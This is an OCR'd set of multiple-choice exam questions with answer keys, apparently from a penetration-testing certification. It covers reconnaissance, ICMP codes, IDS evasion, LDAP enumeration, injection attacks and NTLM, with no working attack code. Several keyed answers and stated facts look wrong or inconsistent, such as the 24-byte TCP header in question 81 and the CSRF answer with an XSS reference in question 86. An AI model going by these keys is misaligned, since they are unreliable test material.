
Which of the following pen testing tests yields information about a company's technology infrastructure?

A. Searching for web page posting patterns
B. Analyzing the link popularity of the company's website
C. Searching for trade association directories
D. Searching for a company's job postings

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
A penetration tester performs OS fingerprinting on the target server to identify the operating system used on the target server with the help of ICMP packets.



While performing ICMP scanning using Nmap tool, message received/type displays “3 – Destination Unreachable[5]” and code 3. Which of the following is an appropriate description of this response?

A. Destination port unreachable
B. Destination host unavailable
C. Destination host unreachable
D. Destination protocol unreachable

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
What is the difference between penetration testing and vulnerability testing?

A. Penetration testing goes one step further than vulnerability testing; while vulnerability tests check for known vulnerabilities, penetration testing adopts the concept of 'in-depth ethical hacking'
B. Penetration testing is based on purely online vulnerability analysis while vulnerability testing engages ethical hackers to find vulnerabilities
C. Vulnerability testing is more expensive than penetration testing
D. Penetration testing is conducted purely for meeting compliance standards while vulnerability testing is focused on online scans

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
Which type of vulnerability assessment tool provides security to the IT system by testing for vulnerabilities in the applications and operation system?

A. Active/Passive Tools
B. Application-layer Vulnerability Assessment Tools
C. Location/Data Examined Tools

D. Scope Assessment Tools

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA7-PA11&lpg=SA7-PA11&dq=vulnerability+assessment+tool+provides+security+to+the+IT+system+by+testing+for+vulnerabilities+in+the+applications+and+operation+system&source=bl&ots=SQCLHRnnjI&sig=HpenOheCU4GBOnkA4EurHCMfND4&hl=en&sa=X&ei=DqYfVJCLHMTnyQODn4C4Cw&ved=0CDQQ6AEwAw#v=onepage&q=vulnerability%20assessment%20tool%20provides%20security%20to%20the%20IT%20system%20by%20testing%20for%20vulnerabilities%20in%20the%20applications%20and%20operation%20system&f=false

QUESTION 66
Traffic on which port is unusual for both the TCP and UDP ports?

A. Port 81
B. Port 443
C. Port 0
D. Port21

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
Which of the following statements is true about Multi-Layer Intrusion Detection Systems (mIDSs)?

A. Decreases consumed employee time and increases system uptime
B. Increases detection and reaction time
C. Increases response time
D. Both a and c

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.symantec.com/connect/articles/multi-layer-intrusion-detection-systems (economic advantages, first para)

QUESTION 68
Hackers today have an ever-increasing list of weaknesses in the web application structure at their disposal, which they can exploit to accomplish a wide variety of malicious tasks.

New flaws in web application security measures are constantly being researched, both by hackers and by security professionals. Most of these flaws affect all dynamic web applications whilst others are dependent on specific application technologies. In both cases, one may observe how the evolution and refinement of web technologies also brings about new exploits which compromise sensitive databases, provide access to theoretically secure networks, and pose a threat to the daily operation of online businesses.
What is the biggest threat to Web 2.0 technologies?

A. SQL Injection Attacks
B. Service Level Configuration Attacks
C. Inside Attacks
D. URL Tampering Attacks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
What sort of vulnerability assessment approach starts by building an inventory of protocols found on the machine?

A. Inference-based Assessment
B. Service-based Assessment Solutions
C. Product-based Assessment Solutions
D. Tree-based Assessment

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.businessweek.com/adsections/2005/pdf/wp_mva.pdf (page 26, first para on the page)

QUESTION 70
During the process of fingerprinting a web application environment, what do you need to do in order to analyze HTTP and HTTPS request headers and the HTML source code?

A. Examine Source of the Available Pages
B. Perform Web Spidering
C. Perform Banner Grabbing
D. Check the HTTP and HTML Processing by the Browser

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 71
Identify the correct formula for Return on Investment (ROI).

A. ROI = ((Expected Returns – Cost of Investment) / Cost of Investment) * 100
B. ROI = (Expected Returns + Cost of Investment) / Cost of Investment
C. ROI = (Expected Returns − Cost of Investment) / Cost of Investment
D. ROI = ((Expected Returns + Cost of Investment) / Cost of Investment) * 100

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.investopedia.com/terms/r/returnoninvestment.asp

QUESTION 72
Identify the type of firewall represented in the diagram below:




A. Stateful multilayer inspection firewall
B. Application level gateway
C. Packet filter
D. Circuit level gateway

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.technicolorbroadbandpartner.com/getfile.php?id=4159 (page 13)

QUESTION 73
Due to illegal inputs, various types of TCP stacks respond in a different manner. Some IDSs do not take into account the TCP protocol's urgency feature, which could allow testers to evade the IDS.



Penetration tester needs to try different combinations of TCP flags (e.g. none, SYN/FIN, SYN/RST, SYN/FIN/ACK, SYN/RST/ACK, and All Flags) to test the IDS. Which of the following TCP flag combinations combines the problem of initiation, midstream, and termination flags with the PSH and URG?

A. SYN/RST/ACK
B. SYN/FIN/ACK
C. SYN/FIN
D. All Flags

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=tUCumJot0ocC&pg=PA63&lpg=PA63&dq=TCP+flag+combinations+combines+the+problem+of+initiation, +midstream,+and+termination+flags+with+the+PSH+and +URG&source=bl&ots=mIGSXBIi15&sig=WMnXlEChVSU4RhK65W_V3tzNjns&hl=en&sa=X&ei=H7AfVJCtLaufygO1v4DQDg&ved=0CBsQ6AEwAA#v=onepage&q =TCP%20flag%20combinations%20combines%20the%20problem%20of%20initiation%2C%20midstream%2C%20and%20termination%20flags%20with%20the% 20PSH%20and%20URG&f=false (see the highlighted sentence in Table 3-1 at the end of the page)

QUESTION 74
Identify the person who will lead the penetration-testing project and be the client point of contact.

A. Database Penetration Tester
B. Policy Penetration Tester
C. Chief Penetration Tester
D. Application Penetration Tester

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133635286/LPTv4-Module-15-Pre-Penetration-Testing-Checklist-NoRestriction (page 15)


QUESTION 75
A man enters a PIN number at an ATM machine, being unaware that the person next to him was watching. Which of the following social engineering techniques refers to this type of information theft?

A. Shoulder surfing
B. Phishing
C. Insider Accomplice
D. Vishing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
The Internet is a giant database where people store some of their most private information on the cloud, trusting that the service provider can keep it all safe. Trojans, Viruses, DoS attacks, website defacement, lost computers, accidental publishing, and more have all been sources of major leaks over the last 15 years.



What is the biggest source of data leaks in organizations today?

A. Weak passwords and lack of identity management
B. Insufficient IT security budget
C. Rogue employees and insider attacks
D. Vulnerabilities, risks, and threats facing Web sites

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers

through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 78
Which of the following pen testing reports provides detailed information about all the tasks performed during penetration testing?

Table of Contents


A. Client-Side Test Report
B. Activity Report
C. Host Report
D. Vulnerability Report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:



QUESTION 79
Choose the correct option to define the Prefix Length.



A. Prefix Length = Subnet + Host portions
B. Prefix Length = Network + Host portions
C. Prefix Length = Network + Subnet portions
D. Prefix Length = Network + Subnet + Host portions

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:


QUESTION 80
Which of the following attacks is an offline attack?

A. Pre-Computed Hashes
B. Hash Injection Attack
C. Password Guessing
D. Dumpster Diving

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://nrupentheking.blogspot.com/2011/02/types-of-password-attack-2.html

QUESTION 81
Transmission control protocol accepts data from a data stream, divides it into chunks, and adds a TCP header creating a TCP segment.
The TCP header is the first 24 bytes of a TCP segment that contains the parameters and state of an end-to-end TCP socket. It is used to track the state of communication between two TCP endpoints.
For a connection to be established or initialized, the two hosts must synchronize. The synchronization requires each side to send its own initial sequence number and to receive a confirmation of exchange in an acknowledgment (ACK) from the other side
The below diagram shows the TCP Header format:



How many bits is a acknowledgement number?

A. 16 bits
B. 32 bits
C. 8 bits
D. 24 bits

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Transmission_Control_Protocol (acknowledgement number)

QUESTION 82
Which of the following protocol's traffic is captured by using the filter tcp.port==3389 in the Wireshark tool?

A. Reverse Gossip Transport Protocol (RGTP)
B. Real-time Transport Protocol (RTP)
C. Remote Desktop Protocol (RDP)
D. Session Initiation Protocol (SIP)

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://wiki.wireshark.org/RDP

QUESTION 83
In the process of hacking a web application, attackers manipulate the HTTP requests to subvert the application authorization schemes by modifying input fields that relate to the user ID, username, access group, cost, file names, file identifiers, etc. They first access the web application using a low privileged account and then escalate privileges to access protected resources. What attack has been carried out?

A. XPath Injection Attack
B. Authorization Attack
C. Authentication Attack
D. Frame Injection Attack


Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://luizfirmino.blogspot.com/2011_09_01_archive.html (see authorization attack)

QUESTION 84
The amount of data stored in organizational databases has increased rapidly in recent years due to the rapid advancement of information technologies. A high percentage of these data is sensitive, private and critical to the organizations, their clients and partners.

Therefore, databases are usually installed behind internal firewalls, protected with intrusion detection mechanisms and accessed only by applications. To access a database, users have to connect to one of these applications and submit queries through them to the database. The threat to databases arises when these applications do not behave properly and construct these queries without sanitizing user inputs first.

Identify the injection attack represented in the diagram below:



A. Frame Injection Attack
B. LDAP Injection Attack
C. XPath Injection Attack
D. SOAP Injection Attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: e https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf (page 3 to 5)

QUESTION 85
Which of the following scan option is able to identify the SSL services?

A. –sS
B. –sV
C. –sU
D. –sT

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.owasp.org/index.php/Testing_for_SSL-TLS_(OWASP-CM-001) (blackbox test and example, second para)


QUESTION 86
If a web application sends HTTP cookies as its method for transmitting session tokens, it may be vulnerable which of the following attacks?

A. Parameter tampering Attack
B. Sql injection attack
C. Session Hijacking
D. Cross-site request attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

QUESTION 87
SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application.
A successful SQL injection attack can:
i)Read sensitive data from the database
ii)Modify database data (insert/update/delete)
iii)Execute administration operations on the database (such as shutdown the DBMS)
iV)Recover the content of a given file existing on the DBMS file system or write files into the file system
v)Issue commands to the operating system




Pen tester needs to perform various tests to detect SQL injection vulnerability. He has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error.

In which of the following tests is the source code of the application tested in a non-runtime environment to detect the SQL injection vulnerabilities?

A. Automated Testing
B. Function Testing
C. Dynamic Testing
D. Static Testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://ijritcc.org/IJRITCC%20Vol_2%20Issue_5/Removal%20of%20Data%20Vulnerabilities%20Using%20SQL.pdf




QUESTION 88
Which of the following is NOT generally included in a quote for penetration testing services?

A. Type of testing carried out
B. Type of testers involved
C. Budget required
D. Expected timescale required to finish the project

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
Traceroute is a computer network diagnostic tool for displaying the route (path) and measuring transit delays of packets across an Internet Protocol (IP) network. It sends a sequence of three Internet Control Message Protocol (ICMP) echo request packets addressed to a destination host.
The time-to-live (TTL) value, also known as hop limit, is used in determining the intermediate routers being traversed towards the destination.



During routing, each router reduces packets' TTL value by

A. 3
B. 1
C. 4
D. 2

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.packetu.com/2009/10/09/traceroute-through-the-asa/

QUESTION 90
Which of the following attributes has a LM and NTLMv1 value as 64bit + 64bit + 64bit and NTLMv2 value as 128 bits?

A. Hash Key Length
B. C/R Value Length
C. C/R Key Length
D. Hash Value Length

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=QWQRSTnkFsQC&pg=SA4-PA5&lpg=SA4-PA5&dq=attributes+has+a+LM+and+NTLMv1+value+as+64bit+%2B+64bit+%2B+64bit+and+NTLMv2+value+as+128+bits&source=bl&ots=wJPR32BaF6&sig=YEt9LNfQAbm2M-c6obVggKCkQ2s&hl=en&sa=X&ei=scMfVMfdC8u7ygP4xYGQDg&ved=0CCkQ6AEwAg#v=onepage&q=attributes%20has%20a%20LM%20and%20NTLMv1%20value%20as%2064bit%20%2B%2064bit%20%2B%2064bit%20and%20NTLMv2%20value%20as%20128%20bits&f=false (see Table 4-1)

